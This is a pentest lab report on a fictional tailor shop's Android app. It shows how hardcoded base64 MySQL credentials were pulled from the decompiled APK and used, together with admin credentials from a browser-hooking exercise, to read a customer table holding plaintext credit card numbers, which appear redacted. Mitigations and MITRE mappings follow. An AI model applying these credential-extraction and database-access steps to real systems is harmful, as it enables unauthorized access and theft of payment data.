Ex140 Report

Benjamin Ruddy

2022-12-06

Contents

Goal

The goal in this exercise was to use mobile application pentesting techniques to see if a mobile app is exposing sensitive data.

Technical Report

Finding: *Plaintext storage of customer credit card information on local database*

Severity Rating: 7.5

CVSS Base Severity Rating: 7.5 AV:N AC:L PR:H UI:N S:U C:H I:H A:L

Vulnerability Description

The MySQL database at `db.artstailor.com` stores customer credit card numbers in plain text in the `ccard` table within the `customerdb` database.

This is in violation of the Payment Card Industry Data Security (PCI-DSS) standards, which states that Primary Account Numbers (the 16 digits of a card) must be encrypted if they are to be stored on an enterprise database – this is assuming there is a legitimate need for this data to be captured and stored in the first place, which there may not be.

Confirmation method


With the credentials for the database administrator account on hand, one may connect with the following command:

```
mysql -h db.artstailor.com -u db_admin_token -p"<admin
                    password>"
```

Upon connecting, run

```
use customerdb;
select * from ccard;
```

which yields the following result (card numbers censored):



```
MySQL [customerdb]> show tables
    → ;
+----------------------+
| Tables_in_customerdb |
+----------------------+
| ccard                |
| mysecret             |
| news                 |
| people               |
+----------------------+
4 rows in set (0.003 sec)

MySQL [customerdb]> select * from ccard
    → ;
+------------------+----------------------+
| ccnumber         | people_account_number |
+------------------+----------------------+
| 55[redacted]     |                 1001 |
| 41               |                 1002 |
| 37               |                 1003 |
+------------------+----------------------+
3 rows in set (0.003 sec)

MySQL [customerdb]> select * from mysecret
    → ;
+---------------+------------------------------------------------------------------------------+
| secret_number | secret                                                                       |
+---------------+------------------------------------------------------------------------------+
|             1 | A key fact: browsers lie. Don't trust your browser. It won't give you any leeway! |
+---------------+------------------------------------------------------------------------------+
1 row in set (0.003 sec)

MySQL [customerdb]> select * from people;
+----------------+-----------+------------+
| account_number | last_name | first_name |
+----------------+-----------+------------+
|           1001 | Grimshaw  | Markus     |
|           1002 | Sloane    | Rex        |
|           1003 | Grayson   | Nolan      |
+----------------+-----------+------------+
3 rows in set (0.003 sec)

MySQL [customerdb]> █
```

Mitigation or Resolution Strategy

Firstly, determine if there is a legitimate legal (consult the legal team) or business reason to store customer credit card information locally. For example, if customers do not usually make recurring purchases, then storing their card information may not be necessary at all, and the risk of PCI-DSS fines may be avoided entirely.

If there is a legitimate legal or business need to store credit card numbers, ensure this data is only stored in an encrpyted form, with vetted industry encryption libraries as opposed to in-house solutions.

In addition, follow all requirements for credit card information specified in the latest PCI-DSS standard, which can be found at

https://listings.pcisecuritystandards.org/documents/PCI-DSS-v4_0.pdf

https://listings.pcisecuritystandards.org/documents/PCI-DSS-v4_0.pdf

Finding: *Hardcoded MySQL database credentials stored in Android APK binary*

Severity Rating: 4.0


CVSS Base Severity Rating: 4.0 AV:N AC:L PR:N UI:N S:U C:L I:N A:N

Vulnerability Description

Within the `ItemListActivity` class file in the `com/example/artstailornews` directory of the Android application that Art's Tailor Shoppe is developing, there are hardcoded credentials that can be used to access the MySQL database at `db.artstailor.com`.

Confirmation method

First, decompile the APK binary with an Android decompiler such as jadx. Then, navigate to the `com/example/artstailornews/` directory, in which the `ItemListActivity` class file is contained with the aforementioned credentials:



```
    public class ViewHolder extends RecyclerView.ViewHolder {
        final TextView mContentView;
        final TextView mIdView;

        ViewHolder(View view) {
            super(view);
            this.mIdView = (TextView) view.findViewById(R.id.id_text);
            this.mContentView = (TextView) view.findViewById(R.id.content);
        }
    }
}

/* loaded from: classes.dex */
class Async extends AsyncTask<Void, Void, Void> {
    String records = "";
    String error = "";
    String b64username = "ZGJfdXNlcl90b2tlbgo=";
    String b64password = "SOVZMD[redacted]

    Async() {
    }
```


Mitigation or Resolution Strategy

Do not have the Android app directly communicate with the database. Instead, interface these requests through an internal host, that then authenticates to the SQL server, and passes along the returned information to the Android application on the user end.

Attack Narrative


Retrieving the APK

As mentioned in the briefing, Art's application can be downloaded at http://www.artstailor.com/apps/ArtsTailorNews.apk


ArtsTailorNews.apk
Completed — 2.8 MB

Decompiling and analayzing the APK


Using `jadx-gui`, we are able to load the app and subsequently decompile it.



```
Files

  • /home/kali/Downloads/ArtsTailorNews.apk

Code sources

  • classes.dex

Counts

  • Classes: 3609
  • Methods: 38076
  • Fields: 23809
  • Instructions: 852106 (units)

Decompilation
```

There are a variety of potential directories of interest, with some noteworthy ones being the `com/mysql/` directory and the `com/example/artstailornews/`.

Our first piece of evidence that there may be useful data for us as pentesters in this application was found in the `com/mysql/cj` directory, in the "ConnectionURLParser" class file:




```
import java.io.IOException;
import java.io.InputStream;
import java.util.ArrayList;
import java.util.Collections;
import java.util.HashMap;
import java.util.List;
import java.util.Map;
import java.util.Properties;
import java.util.TreeMap;
import java.util.concurrent.locks.ReadWriteLock;
import java.util.concurrent.locks.ReentrantReadWr
import java.util.function.Consumer;
import java.util.function.Function;
import java.util.function.Predicate;
import java.util.stream.Collectors;
import java.util.stream.Stream;
import javax.naming.NamingException;

/* loaded from: classes.dex */
public abstract class ConnectionUrl implements Da
    public static final String DEFAULT_HOST = "lc
    public static final int DEFAULT_PORT = 3306;
```

Although no credentials were found in this particular file, the knowledge that the application make some kind of connection to an SQL database is valuable information regardless.


Knowing this, we proceed to look through the `com/artstailornews/` directory, as it seems that this is where the main functionality of the app lies, as opposed to the other directories which seem to be library code or automatically-generated Android-related files.

In the `ItemListActivity` class file, we find the following:



```
        final TextView mContentView;
        final TextView mIdView;

        ViewHolder(View view) {
            super(view);
            this.mIdView = (TextView) view.findViewById(R.id.id_text);
            this.mContentView = (TextView) view.findViewById(R.id.content);
        }
    }
}

/* loaded from: classes.dex */
class Async extends AsyncTask<Void, Void, Void> {
    String records = "";
    String error = "";
    String b64username = "ZGJfdXNlcl90b2tlbgo=";
    String b64password = "SOVZM[redacted]

    Async() {
    }
```


The base64-decoded username evaluates to `db_user_token`, with the password being KEY022 along with its respective characters (not given here in full for the purposes of PII protection). Additionally, we can see that a database connection is attempted at `db.artstailor.com` in the following screenshot:



```
@Override // android.os.AsyncTask
public Void doInBackground(Void... voidArr) {
    ResultSet executeQuery;
    try {
        Class.forName("com.mysql.jdbc.Driver");
        while (DriverManager.getConnection("jdbc:mysql://db.artstailor.com/android",
            this.records += executeQuery.getString(1) + " " + executeQuery.getString
```


Exploring the database with low-level privileges

Having exfiltrated this information from the application decompilation, we are able to successfully establish a connection to the databse server that it references (note that `sudo systemctl start mysql` must be run before attempting this). As shown in the screenshot below, there seems to be a database that contains information about the tailor shop's customers:



```
┌──(kali㉿kali)-[~]
└─$ mysql -h db.artstailor.com -u db_user_token -p"KEY022[redacted]
[redacted]

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 14
Server version: 8.0.31 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
.

MySQL [(none)]> show databases
    → ;
+--------------------+
| Database           |
+--------------------+
| customerdb         |
| information_schema |
| performance_schema |
+--------------------+
3 rows in set (0.008 sec)

MySQL [(none)]> █
```

Unfortunately, it seems that with our current credentials, we aren't able to find any sensitive information/PII:




```
MySQL [(none)]> use customerdb
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [customerdb]> show tables
    → ;
+----------------------+
| Tables_in_customerdb |
+----------------------+
| news                 |
+----------------------+
1 row in set (0.002 sec)

MySQL [customerdb]> select * from news
    → ;
+---------+----------------------------------------------------------------------------------------------+
| item_id | text                                                                                         |
+---------+----------------------------------------------------------------------------------------------+
|       1 | Art's Tailor Shoppe, now featuring indestructable prom dresses. Get yours before they are all gone! |
+---------+----------------------------------------------------------------------------------------------+
1 row in set (0.003 sec)

MySQL [customerdb]> █
```

Exploring the database with administrator privileges

Luckily, we have a different set of credentials that could potentially be used to get administrative access to this database, and subsequently reveal fields/entries that were hidden previously while using the `db_user_token` user.

These credentials are those for which the username is `db_admin_token`, which we obtained during our browser exploitation test (using BEeF to hook a host attempting to access a website that we had control over).

With these credentials, we are able to uncover entries in the `customerdb` table that weren't visible before, with PII including credit card information in plain text (censored here):



```
MySQL [customerdb]> show tables
    → ;
+--------------------+
| Tables_in_customerdb |
+--------------------+
| ccard              |
| mysecret           |
| news               |
| people             |
+--------------------+
4 rows in set (0.003 sec)

MySQL [customerdb]> select * from ccard
    → ;
+------------------+------------------------+
| ccnumber         | people_account_number |
+------------------+------------------------+
| 55[redacted]     |                   1001 |
| 41               |                   1002 |
| 37               |                   1003 |
+------------------+------------------------+
3 rows in set (0.003 sec)

MySQL [customerdb]> select * from mysecret
    → ;
+---------------+--------------------------------------------------------------------------+
| secret_number | secret                                                                   |
+---------------+--------------------------------------------------------------------------+
|             1 | A key fact: browsers lie. Don't trust your browser. It won't give you any leeway! |
+---------------+--------------------------------------------------------------------------+
1 row in set (0.003 sec)

MySQL [customerdb]> select * from people;
+----------------+-----------+------------+
| account_number | last_name | first_name |
+----------------+-----------+------------+
|           1001 | Grimshaw  | Markus     |
|           1002 | Sloane    | Rex        |
|           1003 | Grayson   | Nolan      |
+----------------+-----------+------------+
3 rows in set (0.003 sec)

MySQL [customerdb]> █
```

MITRE ATT&CK Framework TTPs

TA0110: Persistence

- **T0891:** Harcoded Credentials
  - **NA:** NA

TA009: Collection

- **T1213:** Data from Information Repositories
  - **NA:** NA